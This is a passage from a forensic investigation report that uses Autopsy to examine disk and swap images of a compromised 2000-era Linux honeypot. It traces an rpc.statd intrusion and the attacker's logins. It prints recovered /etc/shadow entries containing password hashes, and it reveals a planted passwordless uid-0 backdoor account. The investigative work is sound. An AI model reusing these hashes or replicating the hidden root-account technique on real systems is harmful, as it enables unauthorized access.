Table 48 Case Study 03 - Autopsy ASCII Report for Data Unit '49445' on ‘honeypot.hda7.dd’

Autopsy ascii Fragment Report	

GENERAL INFORMATION	
Fragment:	49445
Fragment Size:	1024
Pointed to by Inode:	12111
Pointed to by files:	
	/var/log/secure
MD5 of raw Fragment:	57ed807e5b18ee7ed7336797f10101bc
MD5 of ascii output:	bc959575c560674c6412066ec9620e17
Image:	'/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset:	Full image
File System Type:	ext

Date Generated: Tue Sep 27 03:49:53 2005	
Investigator: Anthony	

CONTENT	
Nov	5 10:54:49 apollo in.telnetd[680]: connect from 207.239.115.11
Nov	6 02:59:23 apollo in.ftpd[973]: connect from 128.121.247.126
Nov	8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov	8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
.....	
.....	
.....	
.....	
.....	
.....	

VERSION INFORMATION	
Autopsy Version: 2.05	
The Sleuth Kit Version: 2.02	

Similar results to those provided by the keyword search functionality provided within Autopsy can be achieved by executing the command contained in Table 49 manually.

Table 49 Case Study 03 - Manual Linux Search Command

strings < honeypot.hda7.dd grep 'Nov 8' sort -u

However, the manual command will not provide the location of the data within the partition image file, nor will this method provide the related Meta Data information and because it is the output of the ‘strings’ command, it will not display the entire data unit where the information is found. Also, Autopsy utilises search indexes to help increase the speed that searches are performed at, and this can be advantageous for larger partition images.

From the evidence gathered so far (details shown in Table 45 on page 173, and events logged by the IDS) it is reasonable to state the intrusion method used was a vulnerability within the ‘rpc.statd’ program and the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51 and therefore providing an answer to the first question.

6.4.4.6 Inspection of the Swap Partition for Log Entries

It is possible that log file entries are not committed to disk as part of normal files, and fragments of information may be found within the swap partition image. Searching for fragments within the swap partition image uses the same 'Keyword Search' method as was used when searching the 'honeypot.hda7.dd' partition image.

Swap partitions are unlike other file system types, as they do not contain a file structure with files and directories, therefore only the 'Keyword Search' and 'Data Unit' analysis modes are available

Searching the swap partition image for 'Nov 8' returns 9 occurrences (Figure 82).



Figure 82 Case Study 03 - Autopsy - Keyword Search Results

The data units returned are unstructured, therefore it may be easier to view the data by selecting the ‘ASCII Strings’ display link within the preview pane (Figure 83).



Figure 83 Case Study 03 - Autopsy - Keyword Search Results Options

The data units returned within the search results mainly contain information regarding what appears to be information pertaining to system services. However data unit ‘925’ includes text that appears to be a log entry for a local logon of the ‘root’ account at ‘20:37:37’, and data unit ‘1874’ includes text that appears to be a log entry for a remote logon of the ‘adm1’ account from the host address ‘c871553-b.jffsn1.mo.home.com’ at ‘08:28:41’. It is possible this host was used by the intruder to connect to the compromised system.

Note: At the time of analysis this host address was not resolvable to an IP address.

Data unit ‘1914’ appears to include a ‘sudo’²⁴ session for an account named ‘own’ by a user called ‘adm1’.

The ASCII String Contents of all data units containing the ‘Nov 8’ data string within the swap partition are listed in the following tables:

Table 50 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘819’ on ‘honeypot.hda9.dd’

ASCII String Contents of Unit 819 in honeypot.hda9.dd-0-0
<pre>32x[ed (using SOA minimum instead n/named <30>Nov 8 20:54:25 named[2965]: XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0 RAXFR=0 RLame=1 ROpts=0 SSysQ=1 SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0 SFErr=0 SNaAns=36 SNXD=0</pre>

Table 51 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘925’ on ‘honeypot.hda9.dd’

ASCII String Contents of Unit 925 in honeypot.hda9.dd-0-0

²⁴ sudo (superuser do) is a program in UNIX, Linux, and similar operating systems that allows users to run programs in the guise of another user (normally in the guise of the system’s superuser).

```

root
Y~/p&
vg1p
XG3p
: '5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMfT
<85>Nov  8 20:37:37 login: ROOT LOGIN ON tty1
sion o
d for user root by LOGIN(uid=0)

```

Table 52 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘952’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 952 in honeypot.hda9.dd-0-0

<30>Nov  8 08:54:25 named[2964]: Forwarding source address is [0.0.0.0].1037

```

Table 53 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘953’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 953 in honeypot.hda9.dd-0-0

<30>Nov  8 08:54:25 named[2964]: listening on [172.16.1.107].53 (eth0)

```

Table 54 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘977’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 977 in honeypot.hda9.dd-0-0

<30>Nov  8 08:54:25 named[2964]: master zone "0.0.127.in-addr.arpa" (IN) loaded (serial 1997022700)
<28>Nov  8 08:54:25 named[2964]: Zone "0.0.127.in-addr.arpa" (file named.local): No default TTL set using SOA
minimum instead

```

Table 55 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘1271’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 1271 in honeypot.hda9.dd-0-0

Y~/p&
vg1p
XG3p
: '5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMfT
<28>Nov  8 08:59:52 inetd[408]: pid 2387: exit status 1

```

Table 56 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘1874’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 1874 in honeypot.hda9.dd-0-0

<86>Nov  8 08:28:41 login: LOGIN ON 0 BY adml FROM c871553-b.jffsn1.mo.home.com

```

Table 57 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘1914’ on ‘honeypot.hda9.dd’

```

ASCII String Contents of Unit 1914 in honeypot.hda9.dd-0-0

expire
last_change
max_change
defer_change
warn_change
adml
/tmp
/root
<38>Nov  8 0
@pwwdb[2404]: (su) session opened for user own by adml(uid=5000)

```

6.4.4.7 Inspection of Swap Partition for Environment Info

Environment variables may contain useful information, and often these pieces of information are stored in the swap partition, so performing a keyword search for environment variables may return valuable information for this investigation.

Similarly to the previous section, the 'swap' partition should be selected from the 'Host Manager' within Autopsy to analyse, and then the 'Keyword Search' option should be used.

It is possible to enter a 'grep' regular expression to help identify data units containing environment information, as usually environment information is in the format 'ENVIRONMENTVARIABLE=Value'. In order to use a 'grep' regular expression, the 'grep Regular Expression' check box must be checked (Figure 84); else autopsy will search for the text verbatim.




Figure 84 Case Study 03 - Autopsy - Keyword Search

Entering '[A-Z]='+ as the search string identifies 805 data units with strings that match this 'grep' regular expression. Viewing each result is a time consuming process from within Autopsy, so to provide a better idea where some important environment variables may be the 'grep' program is called from the command line on the swap partition image and the output from the 'strings' program is saved to a file, as listed in Table 58:

Table 58 Case Study 03 - Manual Linux Search Command


Strings < honeypot.hda9.dd grep -E '[A-Z]='+ > swapsearch01.txt

The output file 'swapsearch01.txt' contains 805 lines. It is easier to browse this file in a text editor, and browsing the file it is very easy to spot environment variables. Table 59 contains environment variables that are located near the end of the file:

Table 59 Case Study 03 - Environment Strings contained in the Swap partition image

<pre> TERM=vt100 REMOTEHOST=c871553-b.jffsn1.mo.home.com HOME=/tmp PATH=/usr/local/bin:/bin:/usr/bin SHELL=/bin/bash MAIL=/var/spool/mail/adml LOGNAME=adml </pre>
--

The line numbers contained within the output file are indicative of the matching result within autopsy. For example, the text 'REMOTEHOST=c871553-b.jffsn1.mo.home.com' is found on line 796 of the output file, and result 796 is part of data unit '2010' within the Autopsy search results. The result numbers are indicated sequentially as illustrated in Figure 85:



Line	Hex	ASCII
795:	3932	
796:	3943	
797:	3983	
798:	3993	
799:	4027	
800:	4043	
801:	4069	

Figure 85 Case Study 03 - Autopsy - Keyword Search Results

The ASCII Strings report for data unit '2010' is listed in Table 60:

Table 60 Case Study 03 - Autopsy Strings report for Data Unit '2010' on 'honeypot.hda9.dd'

<pre> Autopsy string Unit Report ----- GENERAL INFORMATION Unit: 2010 Unit Size: 4096 MD5 of raw Unit: 269b074d7271c8be9b6fc7a4398326a2 MD5 of string output: df9790cc45281dc9e492da7176bc9e4d Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd' Offset: Full image File System Type: swap Date Generated: Tue Sep 27 21:12:13 2005 Investigator: Anthony ----- CONTENT . \$i @ ^ @ ^ i586 -bash TERM=vt100 REMOTEHOST=c871553-b.jffsn1.mo.home.com HOME=/tmp </pre>

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PATH=/usr/local/bin:/bin:/usr/bin
SHELL=/bin/bash
MAIL=/var/spool/mail/adml
LOGNAME=adml
/bin/bash
```

VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The Environment information gathered so far is invaluable, however due to the extensive amount of results returned with the 'grep' regular expression '[A-Z]+= ' it is beneficial to make the search more specific (Figure 86).

Keyword Search of swap partition

Enter the keyword string or expression to search for:

REMOTEHOST=

☒ ASCII ☒ Unicode

☐ Case Insensitive ☐ grep Regular Expression

SEARCH

Figure 86 Case Study 03 - Autopsy - Keyword Search

The second keyword search for 'REMOTEHOST=' retrieves only 8 results (Figure 87), thus making it substantially quicker to view all of the data units containing 'REMOTEHOST='.



Figure 87 Case Study 03 - Autopsy - Keyword Search Results

The information contained within these data units is similar to that previously discovered, however data units '876', '915', and '1960' provide additional useful information, namely the '_' (underscore) environment variable. The '_' environment variable is set by 'bash'²⁵, and contains the last typed commands. These data units contain the following environment strings:

- _=/usr/sbin/named
- _=/usr/local/sbin/sshd
- _=/bin/su

These environment strings are found alongside other environment strings that include 'LOGNAME=adm1' which may indicate this user account was used to execute these commands.

²⁵ Bash is a UNIX command shell written for the GNU project.

The ASCII String reports for data units ‘876’, ‘915’, and ‘1960’ are listed in the following tables:

Table 61 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '876' on ‘honeypot.hda9.dd’

<div>Autopsy string Unit Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>Unit: 876 Unit Size: 4096 MD5 of raw Unit: ff410a456fa9d159d25692694a1ac273 MD5 of string output: d96b04c33f7e6dffc8a5dad9c0blea70 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd' Offset: Full image File System Type: swap Date Generated: Wed Sep 28 01:45:17 2005 Investigator: Anthony</div> <div>-----</div> <div>CONTENT</div> <div>08-Nov-2000 20:54:25.824 XSTATS 973738465 973695265 @ SNXD=0 XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0 RAXFR=0 RLame=1 ROpts=0 SSysQ=1 SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0 SFErr=0 SNaAns=36 SNXD=0 255.255.255.0 172.16.1.0 i586 /usr/sbin/named LESSOPEN= /usr/bin/lesspipe.sh %s HISTSIZ=1000 HOSTNAME=apollo.honeyp.edu LOGNAME=adml REMOTEHOST=c871553-b.jffsnl.mo.home.com MAIL=/var/spool/mail/adml TERM=vt100 HOSTTYPE=i386 PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin HOME=/root INPUTRC=/etc/inputrc SHELL=/bin/bash USER=adml LANG=en_US OSTYPE=Linux _=/usr/sbin/named SHLVL=5 LS_COLORS=no=00:fi=00:di=01:34:ln=01:36:pi=40:33:so=01:35:bd=40:33:01:cd=40:33:01:or=01:05:37:41:mi=01:05:37:41:ex=01:32:*.cmd=01:32:*.exe=01:32:*.com=01:32:*.btm=01:32:*.bat=01:32:*.sh=01:32:*.csh=01:32:*.tar=01:31:*.tgz=01:31:*.arj=01:31:*.taz=01:31:*.lzh=01:31:*.zip=01:31:*.z=01:31:*.Z=01:31:*.gz=01:31:*.bz2=01:31:*.bz=01:31:*.tz=01:31:*.rpm=01:31:*.cpio=01:31:*.jpg=01:35:*.gif=01:35:*.bmp=01:35:*.xbm=01:35:*.xpm=01:35:*.png=01:35:*.tif=01:35: /usr/sbin/named</div> <div>-----</div> <div>VERSION INFORMATION</div> <div>Autopsy Version: 2.05 The Sleuth Kit Version: 2.02</div>
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Table 62 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '915' on ‘honeypot.hda9.dd’

<div>Autopsy string Unit Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>Unit: 915 Unit Size: 4096 MD5 of raw Unit: 0a62938af25a9dcb2c0b074dbcc5ad26 MD5 of string output: 0815c104e878e22a42a0075451d781b9 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd' Offset: Full image File System Type: swap Date Generated: Wed Sep 28 01:47:24 2005 Investigator: Anthony</div> <div>-----</div> <div>CONTENT</div> <div>nM)= <choZ i586 /usr/local/sbin/sshd LESSOPEN= /usr/bin/lesspipe.sh %s</div>
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HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adml
REMOTEHOST=c871553-b.jffsnl.mo.home.com
MAIL=/var/spool/mail/adml
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/root
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adml
LANG=en_US
OSTYPE=Linux
SHLVL=2
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33:01:cd=40;33:01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/usr/local/sbin/sshd
/usr/local/sbin/sshd

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                        VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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Table 63 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '1960' on 'honeypot.hda9.dd'

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Autopsy string Unit Report

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                        GENERAL INFORMATION

Unit: 1960
Unit Size: 4096
MD5 of raw Unit: f201c77f16834a7de9232f5e0cefdc5f
MD5 of string output: e4f041f0c10de376b01c2b00fbe327b5

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Wed Sep 28 01:47:58 2005
Investigator: Anthony

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                        CONTENT

pts/0
adml
c871553-b.jffsnl.mo.home.com
pts/0
.c:
.c:
@@r
i586
LESSOPEN=|/usr/bin/lesspipe.sh %s
HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adml
REMOTEHOST=c871553-b.jffsnl.mo.home.com
MAIL=/var/spool/mail/adml
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/tmp
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adml
LANG=en_US
OSTYPE=Linux
SHLVL=1
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33:01:cd=40;33:01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/bin/su
/bin/su

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                        VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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6.4.4.8 Inspection of User Accounts

The previous inspections of ‘/var/log/messages’ and the swap partition image have uncovered possible accounts called ‘adm1’, and ‘own’. It may be possible to retrieve information from the ‘.bash_history’ file for these accounts.

The first step is to check the ‘/etc/passwd’ and ‘/etc/shadow’ files to identify the location of the ‘.bash_history’ file; this involves selecting the ‘honeypot.hda8.dd-0-0’ image file for analysis from ‘Host Manager’ within Autopsy and then using the ‘File Analysis’ mode to view the contents of both the ‘/etc/passwd’, and ‘/etc/shadow’ files.

The Autopsy ASCII reports for these files are listed in the following tables:

Table 64 Case Study 03 - Autopsy ASCII Report for '/etc/passwd'

Autopsy ASCII Report

GENERAL INFORMATION
File: //etc/passwd
MD5 of file: d5aeld8b5bdb5a94bd1c86cff33543cb
SHA-1 of file: 4e4ef3f5b8962c7971b79b59ad40a04747a106e5
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Wed Sep 28 02:26:16 2005
Investigator: Anthony

META DATA INFORMATION
inode: 26547
Allocated
Group: 13
Generation Id: 640192516
uid / gid: 0 / 0
mode: -rw-r--r--
size: 657
num of links: 1
Inode Times:
Accessed:Wed Nov 8 21:10:00 2000
File Modified:Wed Nov 8 08:55:58 2000
Inode Modified:Wed Nov 8 08:55:58 2000
Direct Blocks:
107928
File Type: ASCII text

CONTENT (Non-ASCII data may not be shown)
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
drosen:x:500:500:/home/drosen:/bin/bash

<pre> ----- VERSION INFORMATION Autopsy Version: 2.05 The Sleuth Kit Version: 2.02 </pre>
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Table 65 Case Study 03 - Autopsy ASCII Report for '/etc/shadow'

<pre> Autopsy ASCII Report ----- GENERAL INFORMATION File: //etc/shadow MD5 of file: 441caab56b914a6dbd7b3e2fab90909e SHA-1 of file: 146a2601d1bc650a4307268367f6a8c71d36f7e0 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:27:43 2005 Investigator: Anthony ----- META DATA INFORMATION inode: 26582 Allocated Group: 13 Generation Id: 640192517 uid / gid: 0 / 0 mode: -rw-r--r-- size: 601 num of links: 1 Inode Times: Accessed:Wed Nov 8 20:37:37 2000 File Modified:Wed Nov 8 08:55:58 2000 Inode Modified:Wed Nov 8 08:55:58 2000 Direct Blocks: 107929 File Type: ASCII text ----- CONTENT (Non-ASCII data may not be shown) root:\$1\$eJ2yI2DF\$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7::-1:-1:134540356 bin:!:11266:0:99999:7::: daemon:!:11266:0:99999:7::: adm:!:11266:0:99999:7::: lp:!:11266:0:99999:7::: sync:!:11266:0:99999:7::: halt:!:11266:0:99999:7::: mail:!:11266:0:99999:7::: news:!:11266:0:99999:7::: uucp:!:11266:0:99999:7::: operator:!:11266:0:99999:7::: games:!:11266:0:99999:7::: gopher:!:11266:0:99999:7::: ftp:!:11266:0:99999:7::: nobody:!:11266:0:99999:7::: xfs:!:11266:0:99999:7::: named:!:11266:0:99999:7::: postgres:!:11266:0:99999:7::: drosen:\$1\$X2MTV07B\$jKFJisglQOjpfXouUcg0i0:11266:0:99999:7::-1:-1:134540380 ----- VERSION INFORMATION Autopsy Version: 2.05 The Sleuth Kit Version: 2.02 </pre>

Neither of these files contains the accounts ‘adm1’, or ‘own’, however there also exists within the directory files ‘/etc/passwd-’ and ‘/etc/shadow-’, as well as ‘/etc/passwd.OLD’. Comparing the contents of ‘/etc/passwd-’ and ‘/etc/passwd.OLD’ indicates these files contain the same data.

Unfortunately neither of these additional files contains information on the ‘adm1’ or ‘own’ accounts either, however it appears the additional files list the ‘shutdown’

account whereas the ‘/etc/passwd’ file does not. The Autopsy ASCII reports for ‘/etc/passwd-’ and ‘/etc/shadow-’ are listed in the following tables:

Table 66 Case Study 03 - Autopsy ASCII Report for '/etc/passwd-'

Autopsy ASCII Report

GENERAL INFORMATION
File: //etc/passwd- MD5 of file: e542058fdc3e8b68cf13d5039d4bb107 SHA-1 of file: d26ec75b28574ea4f81fcfda72fcbdead10c0ae8 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:33:08 2005 Investigator: Anthony

META DATA INFORMATION
inode: 26240 Allocated Group: 13 Generation Id: 1540079184 uid / gid: 0 / 0 mode: -rw-r--r-- size: 702 num of links: 1 Inode Times: Accessed:Sat Nov 4 19:05:26 2000 File Modified:Sat Nov 4 19:05:26 2000 Inode Modified:Sat Nov 4 19:05:26 2000 Direct Blocks: 107417 File Type: ASCII text

CONTENT (Non-ASCII data may not be shown)
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm: lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp: operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games: gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/home/ftp: nobody:x:99:99:Nobody:/: xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false named:x:25:25:Named:/var/named:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash drosen:x:500:500:./home/drosen:/bin/bash

VERSION INFORMATION
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

Table 67 Case Study 03 - Autopsy ASCII Report for '/etc/shadow-'

Autopsy ASCII Report

GENERAL INFORMATION
File: //etc/shadow- MD5 of file: 3a5d25d019bb0e2857ff8844080a23cc SHA-1 of file: 1ee5d938f01e64aef13fb9613d78e014205d16af Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:36:45 2005 Investigator: Anthony

META DATA INFORMATION

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inode: 26523
Allocated
Group: 13
Generation Id: 1540079187
uid / gid: 0 / 0
mode: -r-----
size: 586
num of links: 1

Inode Times:
Accessed: Sat Nov  4 19:05:27 2000
File Modified: Sat Nov  4 19:05:26 2000
Inode Modified: Sat Nov  4 19:05:27 2000

Direct Blocks:
107858

File Type: ASCII text

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CONTENT (Non-ASCII data may not be shown)

root:$1$eJ2yI2DF$0cXQKjREYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:!:11266:0:99999:7:::
daemon:!:11266:0:99999:7:::
adm:!:11266:0:99999:7:::
lp:!:11266:0:99999:7:::
sync:!:11266:0:99999:7:::
shutdown:!:11266:0:99999:7:::
halt:!:11266:0:99999:7:::
mail:!:11266:0:99999:7:::
news:!:11266:0:99999:7:::
uucp:!:11266:0:99999:7:::
operator:!:11266:0:99999:7:::
games:!:11266:0:99999:7:::
gopher:!:11266:0:99999:7:::
ftp:!:11266:0:99999:7:::
nobody:!:11266:0:99999:7:::
xfs:!:11266:0:99999:7:::
named:!:11266:0:99999:7:::
postgres:!:11266:0:99999:7:::
drosen:!:11266:0:99999:7:::

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VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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It may be possible to find information on these accounts via the Autopsy Keyword search. Typically account entries are in the format ‘accountname:password:’, a search for ‘(adm1:)|(own:)’ (Figure 88) may return account entries for either of these accounts.

Keyword Search of Allocated and Unallocated Space

Enter the keyword string or expression to search for:

(adm1:)|(own:)

☒ ASCII ☒ Unicode

☐ Case Insensitive ☒ grep Regular Expression

SEARCH

LOAD UNALLOCATED

Figure 88 Case Study 03 - Autopsy - Keyword Search

The ‘(adm1:)|(own:)’ search string returns 148 results, many of these are due to words ending in ‘own’. A refinement of the search to just ‘adm1:’ (Figure 89) may produce a smaller result set.

Figure 89 Case Study 03 - Autopsy - Keyword Search

The refined search criteria limits the results to only four occurrences of the string ‘adm1:’ in data units ‘107859’, ‘107880’, and ‘188701’ (Figure 90).

Fragment	Data Unit	Preview
Fragment 107859	1: 668	(adm1:Yi2yC)
Fragment 107880	2: 729	(adm1:x:500)
Fragment 188701	3: 644	(echo adm1:x:500)
Fragment 188701	4: 764	(echo adm1:Yi2yC)

Figure 90 Case Study 03 - Autopsy - Keyword Search Results

Data unit ‘107859’ appears to contain information that would usually be found in the ‘/etc/shadow’ file and data unit ‘107880’ appears to contain information that would usually be found in the ‘/etc/passwd’ file. Both of these data units contain information relating to the ‘adm1’ and ‘own’ user accounts. It appears that ‘own’ was a password-less ‘root’ account, and that ‘adm1’ was a password-protected user account used to telnet into the system. This is consistent with the information recovered from data units ‘1874’ and ‘1914’ from the swap partition image. The ‘adm1’ user account, also has a User ID of ‘5000’, it is possible this is the account that was logged within the ‘/var/log/lastlog’ file. The Autopsy ASCII reports for these data units are listed in the following tables:

Table 68 Case Study 03 - Autopsy ASCII Report for Data Unit '107859' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report

GENERAL INFORMATION
Fragment: 107859 Fragment Size: 1024 Not allocated to any meta data structures MD5 of raw Fragment: 84d3739021204a389626738c0dallfdf MD5 of ascii output: badd820c17ef7bael259caaa5e41b57c Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 03:36:53 2005 Investigator: Anthony

CONTENT
root:\$1\$eJ2yI2DF\$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356 bin*:11266:0:99999:7::: daemon*:11266:0:99999:7::: adm*:11266:0:99999:7::: lp*:11266:0:99999:7::: sync*:11266:0:99999:7::: shutdown*:11266:0:99999:7::: halt*:11266:0:99999:7::: mail*:11266:0:99999:7::: news*:11266:0:99999:7::: uucp*:11266:0:99999:7::: operator*:11266:0:99999:7::: games*:11266:0:99999:7::: gopher*:11266:0:99999:7::: ftp*:11266:0:99999:7::: nobody*:11266:0:99999:7::: xfs:!!11266:0:99999:7::: named:!!11266:0:99999:7::: postgres:!!11266:0:99999:7::: drosen:\$1\$X2MTV07B\$JkFJisglQOjpfXouUcg0i0:11266:0:99999:7:-1:-1:134540380 own::10865:0:99999:7:-1:-1:134538460 adml:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-1:134538412

VERSION INFORMATION
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

Table 69 Case Study 03 - Autopsy ASCII Report for Data Unit '107880' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report

GENERAL INFORMATION
Fragment: 107880 Fragment Size: 1024 Not allocated to any meta data structures MD5 of raw Fragment: db225843d0ce4449aa5891035b0c4856 MD5 of ascii output: b345fb0d85b20635199cd358882b948e Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 03:37:30 2005 Investigator: Anthony

CONTENT
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm: lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp: operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games: gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/home/ftp: nobody:x:99:99:Nobody:/: xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false named:x:25:25:Named:/var/named:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash drosen:x:500:500:~/home/drosen:/bin/bash

```

own:x:0:0::/root:/bin/bash
adml:x:5000:5000:Tech Admin:/tmp:/bin/bash
.....
.....
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

